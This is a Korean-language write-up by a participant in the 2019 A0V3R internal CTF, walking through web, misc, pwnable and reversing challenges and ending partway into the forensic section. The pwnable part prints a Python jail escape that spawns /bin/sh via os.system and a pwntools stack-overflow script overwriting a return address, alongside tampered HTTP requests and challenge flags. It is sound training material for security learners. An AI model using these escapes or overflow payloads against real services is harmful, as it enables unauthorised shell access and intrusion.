2019 AOV3R INTERNAL CTF Write-Up!

대회 닉네임 : YellJ(신재욱) - 5위

Written by - YellJ
(신재욱)


2019 A0V3R INTERNAL CTF
신재욱

정말 오랜만에 나온 개인전 CTF였습니다. 마지막 개인전 CTF가 정보보안경진대회 개인전이었으니까요. ㅎㅎ 감을 잃을 때 쯤 CTF를 통해 다시 감을 살릴 수 있었던 계기가 된 것 같습니다. 특히 풀지는 못했지만 Penguins 문제가 ROP에 ASLR과 NX까지 있어서 제가 아는 일반적인 BOF를 넘어 삽지를 통해 새로운 기법을 익히게 해준 문제였습니다.(조만간 ropasaurusrex 였나 그 문제도 풀어볼 예정입니다.)

바이너리 공유는 정준영 형님께서만 허락을 해주셔서... 포렌식 문제에 한해서만 바이너리 공유를 할 예정입니다. 참고로 Teammate Check문제는 팀원인지 확인하기 위한 팀원코드를 입력하는 문제로, 점수가 없으며 문제라 할 수 없어서 라업에 작성하지 않았습니다. ^^

공유처: http://shin.xyz -> 개인블로그입니다.
공유처: https://github.com/luke7864 -> 깃허브입니다.

일단 순위표는 다음과 같습니다. 누가봐도 제가 5등에 있군요 ㅎㅎ 사실 4등이었는데 아침에 마츠리한테 뺏겨버린...(마츠리 나빴엉... 농담이고 나중에 라업공유나 같이하자)




전체 문제 목록은 아래와 같습니다.


WEB

웹은 한문제를 풀었습니다.

Warning




웹에 접속하면..



이런 버튼이 하나 있습니다.

버튼을 누르면...?



이렇게 만지지 말라고 Don't Touch Me라고 뜨네요.(시져시져 누를꼬야!)

소스코드를 열어 보았습니다.

```
    </style>
</head>
<body class="align">
    <div id="button">
      <div id="top"></div>
      <div id="bottom"></div>
      <div id="body" class="body"></div>
      <div id="floor"></div>
    </div>

    <script src="jquery-3.3.1.min.js"></script>
    <script src="good.js"></script>
</body>
</html>
```

딱봐도 good.js가 수상해 보입니다. good. js의 소스도 열어보겠습니다.

```
$("#button").mousedown(function() {
        $("#top").addClass("top-click");
        $("#body").addClass("body-click");
        //$("body").addClass("pulse-bg");
});

$("#button").mouseup (function() {
        $("#top").removeClass("top-click");
        $("#body").removeClass("body-click");
        //$("body").removeClass("pulse-bg");
});

$("#button").click(function() {
        $.ajax({
                url: 'warning_check.php',
                type: 'post',
                data: { 'data':0 },
                success: function(result) {
                        if(result != 'Don#'t Touch Me') { $("body").addClass("green-bg"); }
                        alert(result);
                }
        })
});
```


오잉?? post로 warning_check.php에 뭔가를 보내네요? 프록시 툴을 사용해봐야겠습니다!

```
POST /Warning/warning_check.php HTTP/1.1
Host: 45.76.211.144
Content-Length: 6
Accept: */*
Origin: http://45.76.211.144
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: http://45.76.211.144/Warning/warning.php
Accept-Encoding: gzip, deflate
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

data=0
```

burp suite로 보내는 data의 값을 확인해보니 0을 보내네요? 그래서 그걸 1로 한번 바꾸어 보았습니다.

```
POST /Warning/warning_check.php HTTP/1.1
Host: 45.76.211.144
Content-Length: 6
Accept: */*
Origin: http://45.76.211.144
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: http://45.76.211.144/Warning/warning.php
Accept-Encoding: gzip, deflate
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

data=1
```

그랬더니..!



Flag가 나오고 문제가 풀렸습니다.
A0V3R { ST@aT_W3B_H@Ak }

MISC

MISC 문제들이 조금 쉬웠습니다. 총 세문제를 풀었습니다.


Mic Check

시작하자마자 푼 문제입니다. 말 그대로 Flag 입력방법을 확인하라는 취지에서 '마이크 체크'를 한 것 같았습니다. 문제라고 할 것도 없이 바로 Flag가 나와있습니다.


A0V3R {TH1S_I$_MICCH3CK}

R_S_P

오잉 포너블도 아닌데 NC문제네요..? 일단 접속해봅니다!



이런식으로 가위바위보를 하게 되어있습니다.



이런식으로 6번의 가위바위보를 하게 되어있으며, 승패는 문제에서 말했듯 정말 운인 것 같았습니다. pwntools를 이용해 계속 1이라는 값을 넣게 하면 풀릴 것 같았지만... 손으로 하는게 더욱 빠를 것 같아 손으로 직접 1을 반복해서 넣었습니다.


```
shin@jaeuk:~$ nc 45.32.254.239 3122
rock! scissor! paper!

1. rock
2. scissor
3. papaer!

Input.. : 1
Win!!!
rock! scissor! paper!

1. rock
2. scissor
3. papaer!

Input.. : 1
Lost!!1
rock! scissor! paper!

1. rock
2. scissor
3. papaer!

Input.. :
Win!!!`
rock! scissor! paper!

1. rock
2. scissor
3. papaer!

Input.. : 1
Win!!!
rock! scissor! paper!

1. rock
2. scissor
3. papaer!

Input.. : Win!!!

A0V3R{Rock_Sc1sS0r_____P4Pa3r!!!@!}
```

Write-up을 쓰면서 느끼는 거지만... 당시 저는 3번만에 가위바위보를 성공했습니다. 정말 운이라 그런지 라이트업을 쓰면서 다시 푸니 이번엔 23번이 걸렸습니다.... 자동화해서 푸는게 정말 훨씬 나은 선택이었던 문제입니다...

A0V3R{Rock_Sc1sS0r_____P4Pa3r!!!@!}

NOTBARCODE

바코드가 아니래요! 파일을 받았습니다.



해당 바코드가 담긴 bmp파일이 나옵니다만...아까 문제이름이 NOTBARCODE래서 바코드에 정보가 있는건 아닌 것 같았습니다.

그래서 hxd로 열어봤더니...?

```
..........ÿÿÿÿA0
V3R{DATA_EXTRACT
ION_AND_GUESSING
_FUNZ}A0V3R{DATA
```


이런게 있네요 gg

A0V3R{DATA_EXTRACTION_AND_GUESSING_FUNZ}

Pwnable

포너블은 총 두 종류의 문제를 풀었습니다. 제게 있어 너무너무 성장을 많이 시켜준 문제들이 많았습니다. pyjail형식의 문제는 처음 풀어보았고, 결국 시간 안에 풀지는 못했지만 penguins 문제를 통해 ROP기법과 NX,ASLR 등 메모리 보호기법에 대해 익힐 수 있었습니다. 풀지 못한 문제는 바이너리를 백업해뒀으니 제 서버에 굴리면서 풀어봐야지요 ㅎㅎ

pyjail



아앗.. 우리의 ~~귀여운~~ 뎁온누리가 감옥에 갇혔대요! 꺼내달라는데요?

nc접속합니다 ㅎㅎ

```
shin@jaeuk:~$ nc 45.32.254.239 7777
devonnuri : Hello Team A0V3R Members
devonnuri : I've got stuck in this jail... plz help me
devonnuri : To escape from here I need 'key'
devonnuri : But I think the key won't be able to get by normal way..
Search >
```

구글링 결과 pyjail이라는 문제 유형이 돌아가고 있는 python프로그램에서 쉘을 획득하는 류의 문제 인 것 같았습니다. 그런데.. 필터링이 몇 개 걸려있는게 보이더군요.

```
shin@jaeuk:~$ nc 45.32.254.239 7777
devonnuri : Hello Team A0V3R Members
devonnuri : I've got stuck in this jail... plz help me
devonnuri : To escape from here I need 'key'
devonnuri : But I think the key won't be able to get by normal way..
Search > key

Police : You've been arrested because of suspicious behavior.
devonnuri : Noooooo...

* Hint : Some time ago this man found the key and escaped. So all the guards hid
e their keys so they can not be seen easily.
shin@jaeuk:~$ nc 45.32.254.239 7777
devonnuri : Hello Team A0V3R Members
devonnuri : I've got stuck in this jail... plz help me
devonnuri : To escape from here I need 'key'
devonnuri : But I think the key won't be able to get by normal way..
Search > ""

Police : You've been arrested because of suspicious behavior.
devonnuri : Noooooo...

* Hint : Some time ago this man found the key and escaped. So all the guards hid
e their keys so they can not be seen easily.
shin@jaeuk:~$
```

“”과 key는 필터링이 걸려있더군요..

또한, 해당 문자들은 도움이 될 것이라고 힌트를 주더군요!

```
shin@jaeuk:~$ nc 45.32.254.239 7777
devonnuri : Hello Team A0V3R Members
devonnuri : I've got stuck in this jail... plz help me
devonnuri : To escape from here I need 'key'
devonnuri : But I think the key won't be able to get by normal way..
Search > ''
Result >

Me : It would be helpful!
shin@jaeuk:~$ nc 45.32.254.239 7777
devonnuri : Hello Team A0V3R Members
devonnuri : I've got stuck in this jail... plz help me
devonnuri : To escape from here I need 'key'
devonnuri : But I think the key won't be able to get by normal way..
Search > __import__
Result > <built-in function __import__>

Me : It would be helpful!
shin@jaeuk:~$ nc 45.32.254.239 7777
devonnuri : Hello Team A0V3R Members
devonnuri : I've got stuck in this jail... plz help me
devonnuri : To escape from here I need 'key'
devonnuri : But I think the key won't be able to get by normal way..
Search > __import__('os')
Result > <module 'os' from '/usr/lib/python2.7/os.pyc'>

Me : It would be helpful!
shin@jaeuk:~$
```

pyjail을 접해보신 분들은 여기서 감이 오셨을 겁니다. os모듈을 import해서 /bin/sh를 실행시키면 될거라고요!

그래서 해봤지요!

```
shin@jaeuk:~$ nc 45.32.254.239 7777
devonnuri : Hello Team A0V3R Members
devonnuri : I've got stuck in this jail... plz help me
devonnuri : To escape from here I need 'key'
devonnuri : But I think the key won't be able to get by normal way..
Search > __import__('os').system('/bin/sh')
whoami
pyjail
```

쉘따는데 성공했습니다. 그럼 flag를 확인해봐야겠는데...home 디렉토리로 가보았습니다.

```
cd /home/pyjail
ls
main.py
```

왠지 저 py코드를 cat으로 열어보면 flag가 있을 것 같았습니다.

```
# key = "A0V3R{(sigh) Finally I escaped out of the jail..}"
```

역시나 마지막에 flag가 숨겨져 있었습니다!

A0V3R{(sigh) Finally I escaped out of the jail..}

basic_overflow

최근에 lob문제를 풀고 있어서 느낌이 왔습니다. 이거 왠지 lob문제들과 유사할 것이라는 느낌이요. 그리고 스택 오버플로우 일 것 같았습니다.

바이너리를 실행하니... 입력을 받고 그대로 출력합니다

```
luke7864@ubuntu:~/2019_a0v3r_ctf/basic_bof$ ./i*
What's Your Favorite Sport? : a

Wow! I like a too!
luke7864@ubuntu:~/2019_a0v3r_ctf/basic_bof$
```

일단 바이너리를 IDA로 열었습니다.

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3   char src; // [sp+2h] [bp-96h]@1
4   char buffer; // [sp+66h] [bp-32h]@1
5
6   write(1, "What's Your Favorite Sport? : ", 0x1Eu);
7   __isoc99_scanf("%99s", &src);
8   strcpy(&buffer, &src);
9   printf("\nWow! I like %s too!\n", &buffer);
10  return 0;
11 }
```

잘 보니 버퍼가 0x32(50)의 크기이고, sfp4바이트를 포함해 54바이트를 페이로드로 보낸 뒤 RET주소를 덮으면 될 것 같았습니다.

쉘코드를 만들어 넣으려는데...오잉..? oneshot이 있는거 같더군요..

```
int No()
{
  return system("/bin/cat flag");
}
```

예...no()라는 함수를 통해 oneshot을 만들어 바로 flag를 볼 수 있게 해두었어요. 넘 친절한 출제진 사랑해요.

그래서 pwntools를 이용해 아래와 같이 코딩해 넘겼습니다.

```
from pwn import *

ip='45.32.254.239'
port=31338

oneshot = 0x080484DB

conn=remote(ip,port)

conn.recvuntil("What's Your Favorite Sport? : ")

pay = "A"*54 + p32(oneshot)

conn.sendline(pay)

conn.interactive()
```

```
[+] Opening connection to 45.32.254.239 on port 31338: Done
[*] Switching to interactive mode
A0V3R{1nt3rest1ng_0v3rFl0w!!}
[*] Got EOF while reading in interactive
$
```

Flag가 나왔다

A0V3R{1nt3rest1ng_0v3rFl0w!!}

Reversing

리버싱도 한문제 밖에 못풀었습니다.

2EZ

그냥 IDA로 열어보니 나왔습니다...진짜 더 설명할게 없어요 ㅠㅠ

```
  .method private hidebysig instance void Form1_Load(object sender, class [mscorlib]System.EventArgs e)
  {
    .maxstack 8
ldarg.0
ldfld     class [System.Windows.Forms]System.Windows.Forms.Label DotNet2EZ.Form1::label3
ldstr     aD0tn3t_i_t00_e // "D0TN3T_I$_T00_EZ~"
callvirt instance void [System.Windows.Forms]System.Windows.Forms.Control::set_Text(string)
ret
  }
```


A0V3R{D0TN3T_I$_T00_EZ~}

Forensic


포렌식이 비교적 쉬웠습니다. ~~그리고 준영어형의 향기가 그윽하게 나는 문제들이 읍읍..~~

Archives

스즈카제 아오바가 있는 PPTX파일이 첨부되어있더군요




